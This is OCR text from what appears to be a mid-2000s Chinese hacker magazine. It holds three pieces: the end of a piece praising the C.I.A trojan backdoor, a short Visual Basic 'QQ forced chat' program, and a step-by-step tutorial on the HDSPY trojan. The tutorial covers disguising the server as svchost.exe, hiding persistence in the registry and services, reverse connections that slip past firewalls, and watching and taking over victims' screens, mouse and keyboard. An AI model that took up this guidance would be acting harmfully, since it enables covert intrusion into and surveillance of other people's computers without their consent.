此外，在“联系”功能选项中可以与服务端建立会话，进行聊天等。在“恶作剧”功能选项中可以与远程主机搞一些恶作剧，比如隐藏鼠标、自动打印、发出蜂鸣声、修改屏幕颜色分辨率等。在“程序”功能项中可以对IE进行设置、控制MSN Messenger聊天程序、或者远程执行CMD命令等……作为一款优秀的木马后门，C.I.A最具特色的地方是它突破防火墙的两种方式，还有类似Rootkit的隐藏功能。它完全具备强大、小巧、安全隐蔽的特点，快快将它纳入自己的黑客工具箱中吧！（本文涉及到的工具C.I.A，光盘有收录）

对用VB编写QQ强制聊天器的补充

洪星

看了05年12期见习刺客写的“用delphi、vb、asp+html+js和PHP编写QQ强制聊天器”后，使用文中提供的代码也编译了一下，但不知道为何，就是编译不成功，可能是我的VB库不全的原因吧！于是我自己就动手制作了一个，不过不用像他那样写那么长的声明，并且所用控件也不同，原文中见习刺客使用了ShellExecute，而我使用的是Navigate。完整代码如下：

```
Private Sub Command1_Click()
Dim IE As New InternetExplorer
    IE.Visible = True
    IE.Navigate ("http://wpa.qq.com/msgrd?V=1&Uin=" + Text1.Text + "&Site=www.ciker.org&Menu=yes")
End If
End Sub
```

不过要先声明一下Option Explicit，不过光有这些好象还不够，我们给它加个限制让text1在输入非5位和9位数字或者什么都不输入的时候提示错误。

```
If Len(Text1.Text) = 0 Or Len(Text1.Text) < 5 Or Len(Text1.Text) >= 10 Then
    MsgBox "请输入正确的QQ号码", 16, "输入有误^_^"
```

以上代码只是检查输入是否为5–9位之内的数字，如果在text1里输入汉字或字母的话，程序会出错。接下来让程序实现只能输入数字，而且数字在输入错误的时候可以退格删除，代码如下：

```
Private Sub text1_KeyPress(KeyAscii As Integer)
    Select Case KeyAscii
        Case 8
        Case Is < Asc(0)  '48
            KeyAscii = 0
        Case Is > Asc(9)  '57
            KeyAscii = 0
    End Select
End Sub
```

整个程序的完整代码如下：

```
Option Explicit
Private Sub Command1_Click()
If Len(Text1.Text) = 0 Or Len(Text1.Text) < 5 Or Len(Text1.Text) >= 10 Then
    MsgBox "请输入正确的QQ号码", 16, "输入有误^_^"
Else
Dim IE As New InternetExplorer
    IE.Visible = True
    IE.Navigate ("http://wpa.qq.com/msgrd?V=1&Uin=" + Text1.Text + "&Site=www.ciker.org&Menu=yes")
End If
End Sub
Private Sub Command2_Click()
End
End Sub
Private Sub text1_KeyPress(KeyAscii As Integer)
    Select Case KeyAscii
        Case 8
        Case Is < Asc(0)  '48
            KeyAscii = 0
        Case Is > Asc(9)  '57
            KeyAscii = 0
    End Select
End Sub
```

程序在美化方面做的不好，需要的话，大家可以自己修改。

迷你版的黑洞——HDSPY

天涯寒星

说起国产的木马黑洞，对于国内的木马玩家来说应该是无人不知、无人不晓了。虽然黑洞有很多不同的版本，可一直没有哪种迷你版的黑洞推出。最近在网上出现一款名为HDSPY的远程控制软件，该软件的操作界面、使用方法都和最新版的黑洞2005一模一样，如出一辙，只是在控制功能上进行了缩减。黑洞2005包括文件管理、进程管理、窗口管理、视频监控、屏幕录像、远程注册表管理等当前流行的远程管理功能，而HDSPY在此基础上保留了当前流行的反弹连接、屏幕监控、视频监控、命令广播等功能，并且操作起来也非常简单，很容易上手，大家完全可以将其视为黑洞的迷你版本，据了解，这个木马程序确实由黑洞的作者陈经韬所写。下面就为大家介绍这款迷你版的黑洞——HDSPY。

一、配置服务端

首先从网上下载木马HDSPY的压缩包，然后解压并运行文件夹里的客户端程序HDSPY.EXE，弹出木马HDSPY的操作界面，如图1。

从图中我们看到，HDSPY的操作界面和黑洞的操作界面是很相像的。为了进行远程控制，我们首先来配置木马的服务端程序。点击“文件”菜单下的“配置服务端”命令，然后弹出HDSPY的“服务端程序配置”窗口，在配置窗口中包括了“安装选项”、“启动选项”、“功能选项”三个选项，每个选项的内容都针对不同的配置选项。在“安装选项”中可以对木马服务端的安装的相关选项进行设置，如图2。




图 1




图 2

配置程序提供了三个服务端程序的安装路径，分别为远程系统的Windows文件夹、System文件夹以及Temp文件夹，用户可以根据自己的意愿选择其中任意一个。在“程序安装名称”中设置服务端安装到远程系统后的程序名称，为了迷惑对方，最好取一个迷惑人的名称，例如：svchost.exe。如果用户选择了“安装完毕后删除安装文件”选项，那么当木马的服务端程序成功运行后将自动删除服务端程序本身的安装程序。在选择了“安装完毕后显示提示”选项后，在“提示内容”中输入需要提示的内容，当服务端程序运行后就会出现用户设置的提示内容。

再选择“启动选项”，这里用于设置木马启动的相关选项。HDSPY木马根据不同的远程系统采用了不同的启动方式，对于Windows9X的用户采用传统的利用注册表进行启动的方式，而对于Windows2000及以后的系统均采用通过系统服务启动的方式进行启动。选中“Win98/Win Me下写注册表每次开机自动运行”选项，然后在下面的“注册表启动名称”中输入木马服务端的启动名称；再选中“Win NT/2000/XP/2003下以服务形式启动”，分别在“服务名称”、“显示名称”、“服务描述”中分别填入相关的内容，如图3。

这里也应该填入容易迷惑人的内容。最后切换到“功能选项”，HDSPY在服务端的连接方式上采用了当前流行的反弹连接。反弹连接为用户提供了两种方案，即“YEAH域名反弹”和“FTP反弹”。由于“FTP反弹”这种反弹方式的前提是需要一个网络空间的支持，所以还是以“YEAH域名反弹”为主为大家讲解。如果用户手中还没有现成的域名可以使用，那么单击下面的“查看”按钮，在弹出的“更新IP地址”界面中选择“YEAH.NET更新IP”面板，我们可以在这里免费注册网易公司的二级域名。输入你喜欢的域名和密码，单击“注册”按钮，在下面的窗口中会出现注册的情况，如图4。




图 3




图 4

关闭“更新IP地址”窗口再返回“功能选项”选项，在“获取IP地址URL”中填入刚刚申请的域名http://hdspy2005.yeah.net，点击“测试”按钮测试域名是否正确，如图5。

如果正确的话，我们就可以用这个域名来配置服务端程序了。这样当进行反弹连接时，服务端程序将首先连接到这个用于客户端IP地址通知的域名，然后读取其中的IP地址和端口，最后服务端程序将连接读取到的客户端地址和端口，这样就完成了反弹连接的全过程。如果用户对服




图5

务端程序默认的图标不满意，可以点击“修改图标”按钮来更改服务端的图标。所有的设置都完成后，点击“生成”按钮即可生成一个配置好的服务端程序。

反弹技术解决了传统的远程控制软件不能访问安装有防火墙和控制局域网内部的远程计算机的难题。反弹端口型软件的原理是，客户端首先登录到用于IP地址中转的FTP服务器或域名，将客户端当前的IP地址写入到主页空间上面的一个文件中，并打开端口监听，等待服务端的连接，服务端定期用FTP协议读取这个文件的内容，当发现是客户端让自己开始连接时，就主动连接，如此就可完成连接工作。因此在互联网上可以访问到局域网里通过NAT代理上网的电脑，并且可以穿过防火墙。与传统的远程控制软件相反，反弹端口型软件的服务端会主动连接客户端，客户端的监听端口一般为80，这样，即使用户在命令提示符下使用netstat -a命令检查自己的端口，发现的也是类似“TCP UserIP:3015 ControllerIP:http ESTABLISHED”的情况，稍微疏忽一点你就会以为是自己在浏览网页，而防火墙也会同样这么认为的。于是，与一般的软件相反，反弹端口型软件的服务端主动连接客户端，这样就可以轻易地突破防火墙的限制。

二、远程控制

当网络连接成功后运行HDSPY，首先点击“系统设置”菜单下的“连接端口与密码设置”命令，在弹出的窗口中设置用于服务端程序连接的监听端口和连接密码。然后点击“自动上线”按钮，在弹出的窗口中切换到“YEAH.NET更新IP”面板，填入你申请的域名和密码，点击“更新到空间”按钮，这样域名就会被转换为你当前的IP地址，远程的服务端程序就能自动进行反弹连接了。

当有远程计算机上线的时候，在客户端的“在线肉鸡列表”中可以清楚的反映出远程计算机的上线名称、IP地址、实际地址、上线时间、服务端版本等信息，并且支持在线修改远程服务端电脑的上线名称。由于HDSPY的IP地址采用的是纯真的IP数据库，所以用户可以下载最新的IP数据库来对自带的数据库进行更新，从而保证IP地址的准确性。现在我们随便单击肉鸡列表中的一个IP地址后就可以开始对这台电脑进行远程控制了。

首先点击工具栏上的“自动抓屏”功能，我们可以通过它查看远程用户的屏幕操作，如图6。




图6

“自动抓屏”功能可以连续不断的捕获对方屏幕，并且速度非常的快。用户通过在抓屏窗口的标题栏点击右键，在弹出的菜单中选择“自动保存图片”命令，就能把捕获的图片自动的保存到HDSPY文件夹中的DataBase目录里，并且还可以通过菜单中的“允许控制远程鼠标、键盘”命令对远程桌面进行实际的控制，就好像通过远程桌面进行操作一样，如图7。




图7

HDSPY同样为用户提供了资料保存管理的功能，通过“资料管理”菜单中的“本地屏幕文件管理”命令就可以对自动保存的图片进行打开、删除等管理操作，如图8。

